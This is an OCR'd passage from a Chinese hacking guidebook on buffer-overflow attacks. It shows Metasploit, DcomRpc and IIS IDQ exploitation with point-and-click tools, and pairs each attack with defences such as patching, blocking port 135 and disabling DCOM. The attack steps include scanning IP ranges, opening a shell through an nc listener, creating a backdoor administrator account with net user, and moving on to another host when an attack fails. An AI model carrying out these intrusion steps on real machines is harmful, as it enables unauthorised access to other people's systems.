免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

程序，如图 6-25 所示。



图 6-24　Nmap 的“创建快捷方式”对话框




图 6-25　Nmap 的“完成”对话框

步骤 15 单击“Finished”对话框，打开“Completing the Metasploit Framework3.4.1 Setup Wizard（正在完成 Metasploit Framework3.4.1 安装向导）”对话框，如图 6-26 所示。

步骤 16 单击“Finished”按钮，彻底结束 Metasploit Framework3.4.1 的安装并弹出一个“bash”窗口，提示用户当第一次运行时，需要配置相关选项，如图 6-27 所示。



图 6-26　“正在完成 Metasploit 安装向导”对话框




图 6-27　配置 Metasploit

步骤 17 等待片刻，当 Metasploit Framework3.4.1 程序自行配置完成后，即可弹出如图 6-28 所示的提示信息。当配置完成后，即可在桌面上查看 Metasploit Framework 程序的快捷图标，包括 Metasploit Update 和 Metasploit Console，双击“Metasploit Update”快捷图标，即可打开“bash”窗口，提示用户正在更新 Metasploit，如图 6-29 所示。




图 6-28　配置 Metasploit 完成后的显示信息



图 6-29　更新 Metasploit

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 使用 Metasploit Framework

在安装好 Metasploit Framework 软件并进行对其更新后，下面就来介绍一下如何使用 Metasploit 进行溢出攻击。具体的操作步骤如下。

步骤 01 在 Metasploit 的安装目录下找到 Msfweb.bat 文件并双击，即可打开，这样就可以在本机中的“55555”端口建立一个临时的 Web 服务，如图 6-30 所示。

步骤 02 打开 IE 浏览器，在地址栏中输入“http://127.0.0.1:55555/”，以启动 Metasploit 的 Web 窗口界面，在其中会出现 Exploits、Auxiliaries、Payloads、Console、Sessions、About 等图标栏，如图 6-31 所示。



图 6-30 建立临时 Web 服务



图 6-31 Metasploit 的 Web 窗口

步骤 03 在 Metasploit 的 Web 窗口界面中单击“Exploits”图标，系统即可列出目标主机中的所有 Exploits 漏洞信息，如图 6-32 所示。

步骤 04 利用对主机扫描发现的漏洞信息，找到相关的漏洞利用程序，如“Microsoft IIS 5.0 Printer Host Header Overflow”的漏洞利用程序，单击该漏洞信息后，即可查看其详细信息，包括相对应的漏洞公告链接，如图 6-33 所示。




图 6-32 Exploits 漏洞信息




图 6-33 漏洞详细信

步骤 05 在漏洞详细信息页面的“Select Target”选项中选择目标主机操作系统版本，或不选择而直接进入“Payload”设置页面，在其中显示 ShellCode 列表，如图 6-34 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 在“ShellCode 列表”之中，右侧是 ShellCode 的名称，左侧是相对应的功能介绍，这里选择“名称”列表中的第一个，打开如图 6-35 所示界面，在其中输入目标主机的 IP 地址，如“192.168.0.10”。




图 6-34 “Payload”设置页面




图 6-35　目标主机设置界面

步骤 07 单击“Launch Exploit”按钮，如果渗透攻击成功，则系统返回 cmd shell 信息，以获取主机系统权限，就可以对主机做任意的操作了，如图 6-36 所示。

步骤 08 还可以使用 MSF 的命令模式，以 Console 平台来工作。在 Metasploit 的 Web 窗口界面中单击 Console 图标，打开“Metasploit Console”窗口，如图 6-37 所示。




图 6-36　cmd shell 信息



图 6-37 “Metasploit Console”窗口

步骤 09 在“Metasploit Console”窗口中运行“help”命令，即可在窗口中列出很多的操作命令，如图 6-38 所示。其中常用的有 show、info、use、set 等几个命令。

- “show”：显示规定类型的一种模块或所有模块，比如 exploit/payload 等。
- “info”：显示一种或更多模块的信息。
- “use”：选择模块的名字。
- “set”：设置变量。

步骤 10 由于 Metasploit 本身集合了众多的溢出程序，所以必须事先了解程序本身到底有哪些可用的 exploits，在“Metasploit Console”窗口中输入“Show exploits”命令，即可列出程序当前可以使用的 exploits，如图 6-39 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-38 Metasploit 帮助信息



图 6-39 Metasploit 可以列出的 Exploits

总之，Metasploit Framework 作为一个溢出工具包的集合，不管是用哪种方式找到可利用的 Exploits 信息，都可以利用相应的漏洞信息进行溢出渗透入侵，如果入侵成功，就可以获取目标主机的 cmd shell 信息，从而控制整个目标主机或整个网络系统。

6.2 身边的缓冲区溢出实例

由于很多程序没有对缓冲区进行检查，致使攻击者可构造出任意长度的数据提交给执行程序，发生数据的溢出，从而产生缓冲区溢出攻击。

6.2.1 RPC 服务远程溢出漏洞攻击

RPC 协议是 Windows 操作系统使用的一种协议，提供了系统中进程之间的交互通信，允许在远程主机上运行任意程序。在 Windows 操作系统中使用的 RPC 协议，包括 Microsoft 其他一些特定的扩展，系统大多数功能和服务都依赖于它，是操作系统中极为重要的一个服务。

1. RPC 服务远程溢出漏洞概述

RPC，其全称是“Remote Procedure Call”，在操作系统中，其默认是开启的，为各种网络通信和管理提供了极大的方便，但也是危害极为严重的漏洞攻击点，曾经的冲击波、震荡波等大规模攻击和蠕虫病毒都是由于 Windows 系统的 RPC 服务漏洞造成的。可以说，每一次的 RPC 服务漏洞的出现且被攻击后，都会给网络系统带来一场灾难。

其中，启动 RPC 服务的具体操作步骤如下。

步骤 01 在 Windows 操作界面中选择“开始”→“设置”→“控制面板”→“管理工具”菜单项，打开“管理工具”窗口，如图 6-40 所示。在“管理工具”窗口中双击“服务”图标，打开“服务”窗口，如图 6-41 所示。

步骤 02 在服务（本地）列表中双击“Remote Procedure Call”服务项，弹出“Remote Procedure Call（RPC）属性”对话框，在“常规”选项卡中可以查看该协议的启动类型，如图 6-42 所示。选择“依存关系”选项卡，即可在打开的对话框中查看一些服务的依赖关系。如图 6-43 所示。

从上图的显示服务可以看出，受其影响的系统组件有很多，其中包括了 DCOM 接口服务。这个接口用于处理由客户端机器发送给服务器的 DCOM 对象激活请求（如 UNC 路径）。攻击者成功利用此漏洞可以以本地系统权限执行任意指令，还可以在系统上执行任意操作，如安

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

装程序、查看或更改、删除数据或建立系统管理员权限的账户。




图 6-40　“管理工具”窗口



图 6-41　“服务”窗口



图 6-42　常规”选项卡



图 6-43　“依存关系”选项卡

若想对 DCOM 接口进行相应的配置，具体的操作步骤如下。

步骤 01 在“运行”对话框中输入“Dcomcnfg”命令，如图 6-44 所示。单击“确定”按钮，弹出“组件服务”窗口，单击“组件服务”前面的“+”号，依次展开各项至“DCOM 配置”子菜单项为止，即可查看 DCOM 中各个配置对象，如图 6-45 所示。




图 6-44　“运行”对话框



图 6-45　DCOM 配置

步骤 02 选择 DCOM 配置的对象（如 DirectAccess Class）并右击，从弹出的快捷菜单中选择“属性”选项，打开“DirectAccess Class 属性”对话框，在“身份验证级别”下拉列表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中选择相应的选项，如图 6-46 所示。

步骤 03 选择“位置”选项卡，在打开的设置对话框中对 DirectAccess Class 对象进行位置的设置，如图 6-47 所示。选择“安全”选项卡，在打开的设置对话框中对 DirectAccess Class 对象进行启动和激活权限、访问权限和配置权限的设置，如图 6-48 所示。



图 6-46 “常规”选项卡



图 6-47 “位置”选项卡



图 6-48 “安全”选项卡

步骤 04 选择“终结点”选项卡，在打开的设置对话框中对 DirectAccess Class 对象进行终结点的设置，如图 6-49 所示。选择“标识”选项卡，在打开的设置对话框中对 DirectAccess Class 对象进行标识的设置，在其中选择运行此应用程序的用户账户，如图 6-50 所示。



图 6-49 “终结点”选项卡



图 6-50 “标识”选项卡

由于 DCOM 可以远程操作其他计算机中的 DCOM 程序，而技术使用的是用于调用其他计算机所具有的函数的 RPC（远程过程调用），因此，利用这个漏洞，攻击者只需要发送特殊形式的请求到远程计算机上的 135 端口，轻则可以造成拒绝服务攻击，重则远程攻击者可以以本地管理员权限执行任何操作。

2. RPC 服务远程溢出漏洞攻击实例

DcomRpc 接口漏洞对 Windows 操作系统乃至整个网络安全的影响，可以说超过了以往任何一个系统漏洞。其主要原因是由于 DCOM 是目前几乎所有 Windows 系统的基础组件，应用比较广泛。下面以 DcomRpc 接口漏洞溢出为例讲述溢出的方法，具体的操作步骤如下。

步骤 01 将下载好的 DcomRpc.xpn 插件复制到 X-scan 的 Plugin 文件夹中，作为 X-Scan 插件，如图 6-51 所示。运行 X-scan 扫描工具，选择“设置”→“扫描参数”选项，打开“扫

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

描参数”对话框，再选择“全局设置”→“扫描模块”选项，可看到添加的“DcomRpc 溢出漏洞”模块，如图 6-52 所示。




图 6-51　Plugin 文件夹




图 6-52　“扫描参数”对话框

步骤 02 在使用 X-Scan 扫描到的具有 DcomRpc 接口漏洞的主机时，可以看到在 X-Scan 中有明显的提示信息。如果使用 RpcDcom.exe 专用 DcomRPC 溢出漏洞扫描工具，则可通过“命令提示符”窗口进入 RpcDcom.exe 所在文件夹，执行“RpcDcom -d IP 地址”命令后开始扫描并看到最终的扫描结果，如图 6-53 所示。如果操作成功，则执行溢出操作并立即得到被入侵主机的系统管理员权限。



图 6-53　扫描 DcomRpc 溢出漏洞

3. RPC 服务远程溢出漏洞的防御

RPC 服务远程溢出漏洞可以说是 Windows 系统中最为严重的一个系统漏洞，下面介绍几个 RPC 服务远程溢出漏洞的防御方法，让自己的计算机或系统处于相对安全的状态。

（1） 及时为系统打补丁

防御系统出现漏洞最直接最有效的方法是打补丁，对于 RPC 服务远程溢出漏洞的防御也是如此。不过在对系统打补丁时，务必要注意补丁相应的系统版本。

（2） 封锁 135 端口

RPC 服务远程开启的过程需要开放 135 端口，因此，对于 RPC 服务远程溢出漏洞的防御，可以采用封锁 135 端口的方式。

封锁 135 端口最直接最有效的方法是关闭 RPC 服务，此外，还可以采用如下方式。

- 可以在防火墙中增加一条规则。拒绝所有的这类进入的 UDP 包，目的端口是 135，源端口是 7、19 或 135，可以保护内部的系统，防止来自外部的攻击，如图 6-54 所示为防火墙添加阻止的端口号。
- 打开网络连接中的“本地连接 属性”对话框。双击打开“Internet 协议（TCP/IP）”属性窗口，单击“高级”按钮进入“高级 TCP/IP 设置”对话框，选择“选项”选项卡，单击“属性”按钮，在“TCP/IP 筛选”窗口中添加筛选器，指定使用的端口，如图 6-55 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-54 添加需要阻止端口




图 6-55 “添加筛选器”对话框

（3） 关闭 RPC 服务

关闭 RPC 服务也是防范 DcomRpc 漏洞攻击的方法之一，而且非常效果、彻底。其具体的方法是：选择“开始”→“设置”→“控制面板”→“管理工具”菜单项，在“管理工具”窗口中双击“服务”图标，打开“服务”窗口。在其中双击“Remote Procedure Call”服务项，打开其属性窗口。在属性窗口中将启动类型设置为“已禁用”，这样自下次启动开始 RPC 就将不再启动，如图 6-56 所示。

另外，还可在注册表编辑器中将“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs”的“Start”值由 0X04 变成 0X02 后，重新启动机器，如图 6-57 所示。




图 6-56 禁用 RPC 服务




图 6-57 “注册表编辑器”对话框

这种设置将给 Windows 的运行带来很大影响。如 Windows XP Professional 从登录到显示桌面，要等待相当长的时间。因为 Windows 的很多服务都依赖于 RPC，因此，这些服务在将 RPC 设置为无效后将无法正常启动。这样做的弊端非常大，一般不能关闭 RPC 服务。

（4） 手动为计算机启用（或禁用）DCOM

针对具体的 RPC 服务组件，用户还可以采用具体的方法进行防御。例如禁用 RPC 服务组件中的 DCOM 服务。可采用如下方式进行，这里以 Windows XP 为例，具体操作步骤如下。

步骤 01 在“运行”对话框的“打开”文本框中输入“Dcomcnfg”命令，单击“确定”按钮，打开“组件服务”窗口，依次单击“控制台根目录”→“组件服务”→“计算机”→“我的电脑”菜单项，进入“我的电脑”子文件夹，如图 6-58 所示。

步骤 02 若对于本地计算机，则需要右击“我的电脑”子文件夹，从弹出的快捷菜单中选择“属性”菜单项，打开“我的电脑 属性”对话框。选择“默认属性”选项卡，进入“默

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

认属性”设置界面，取消“在此计算机上启用分布式 COM”复选框，如图 6-59 所示。




图 6-58　“组件服务”窗口



图 6-59　“我的电脑 属性”对话框

步骤 03 若对于远程计算机，则需要右击“计算机”文件夹，从弹出的快捷菜单中选择“新建”→“计算机”子菜单项，打开“添加计算机”对话框，如图 6-60 所示。在“添加计算机”对话框中输入计算机名称或单击右侧的“浏览”按钮来搜索计算机，如图 6-61 所示。




图 6-60　新建计算机




图 6-61　“添加计算机”对话框

6.2.2　IDQ 缓冲区溢出攻击

IIS 的.idq/.ida 映射的溢出漏洞是一个相对比较古老的漏洞，利用该漏洞的攻击就是 IDQ 缓冲区溢出攻击。这里介绍这种漏洞攻击的主要目的是起到一个“抛砖引玉”的作用，希望计算机用户对系统的安全防御有个更深层次的认识。

1.　IDQ 漏洞概述

Microsoft 公司的 IIS 在默认安装情况下带了一个索引服务器。在默认安装时，IIS 支持两种脚本，即映射（.ida 文件）和 Internet 数据查询脚本（.idq 文件）。这两种脚本都由一个 ISAPI 扩展-idq.dll 来处理和解释。由于 idq.dll 在处理某些 URL 请求时存在一个未经检查的缓冲区，如果攻击者提供一个特殊格式的 URL，就可能引发一个缓冲区溢出。

如果攻击者发送的是精心构造的数据，就有可能改变程序执行流程，执行恶意代码。如果攻击成功则获取远程主机的“Local System”权限。

2.　入侵 IDQ 漏洞

IDQ 漏洞是先前发现的众多漏洞中的一种，在入侵 IDQ 漏洞时需要先准备 Snake IIS 溢出工具、X-Scan 扫描器、NC.exe 三个工具。具体的入侵过程如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 先使用 X-Scan 扫描器对某个 IP 地址段进行扫描，找出具有 IDQ 漏洞的计算机。

步骤 02 运行 Snake IIS 溢出工具，输入被攻击主机的 IP 地址，选择对方主机的系统类型，并设置一个监听的端口号，默认为 813，如图 6-62 所示。

步骤 03 单击“IDQ 溢出”按钮，若连接成功，则显示如图 6-63 所示的提示信息。如果不成功，则将提示不能连接主机，如图 6-64 所示。




图 6-62 设置攻击选项




图 6-63 连接成功



图 6-64 连接失败提示

步骤 04 此时打开“命令提示符”窗口，使用 Telnet 命令即可进入对方主机，如图 6-65 所示。用户还可以先使用 nc.exe 在本地主机中打开一个监听端口，如图 6-66 所示。



图 6-65 “命令提示符”窗口



图 6-66 打开并监听端口

步骤 05 在溢出工具中选取“溢出后，主动连接到 IP/Port”单选项，在“要绑定的命令”文本框中输入“cmd.exe /c dir c:\”，如图 6-67 所示。

步骤 06 单击“IDQ 溢出”按钮，则提示发送 shellcode 成功，且在本地主机的“命令提示符”窗口中自动显示被攻击主机的 C:盘根目录的内容，如图 6-68 所示。




图 6-67 设置溢出选项



图 6-68 本地主机的“命令提示符”窗口

步骤 07 连接成功后，用户就可以使用“net user”命令在对方主机中创建一个属于自己

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的用户账号，且还可使用“net localgroup”命令将新建的账号提升为管理员权限。



如果溢出工具不能成功连接，可以选择另一个 SP 补丁系统再次尝试。若还不能成功连接，则更换目标主机。

3. 防范 IDQ 入侵

对于存在 IDQ 漏洞的主机，其防御措施有如下两种。

（1） 删除.ida/.idq ISAPI 脚本映射。

删除.ida/.idq ISAPI 脚本映射的具体操作步骤如下。

步骤 01 选择“开始”→“控制面板”→“管理工具”→“Internet 信息服务”选项，打开“Internet 信息服务”窗口，单击“本地计算机”前面的“+”号，展开本地计算机项目，如图 6-69 所示。

步骤 02 选中“网站”选项并单击鼠标右键，从弹出的快捷菜单中选择“属性”菜单项，打开“网站属性”对话框，在其中选择“主目录”选项卡，如图 6-70 所示。




图 6-69 “Internet 信息服务”窗口



图 6-70 “网站 属性”对话框

步骤 03 单击“配置”按钮，打开“应用程序配置”对话框，在其中选择需要删除的.ida 映射脚本文件，如图 6-71 所示。单击“删除”按钮，打开一个提示用户“确实要删除选定的脚本映射吗？”信息提示框，单击“是”按钮，即可删除.ida 映射脚本映射，如图 6-72 所示。



图 6-71 “应用程序配置”对话框




图 6-72 信息提示框

（2） 及时下载 Microsoft 公司的系统补丁并安装。补丁可能因具体硬件不同而不同，所以用户需要向原设备制造商索取。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.2.3 WebDAV 缓冲区溢出攻击

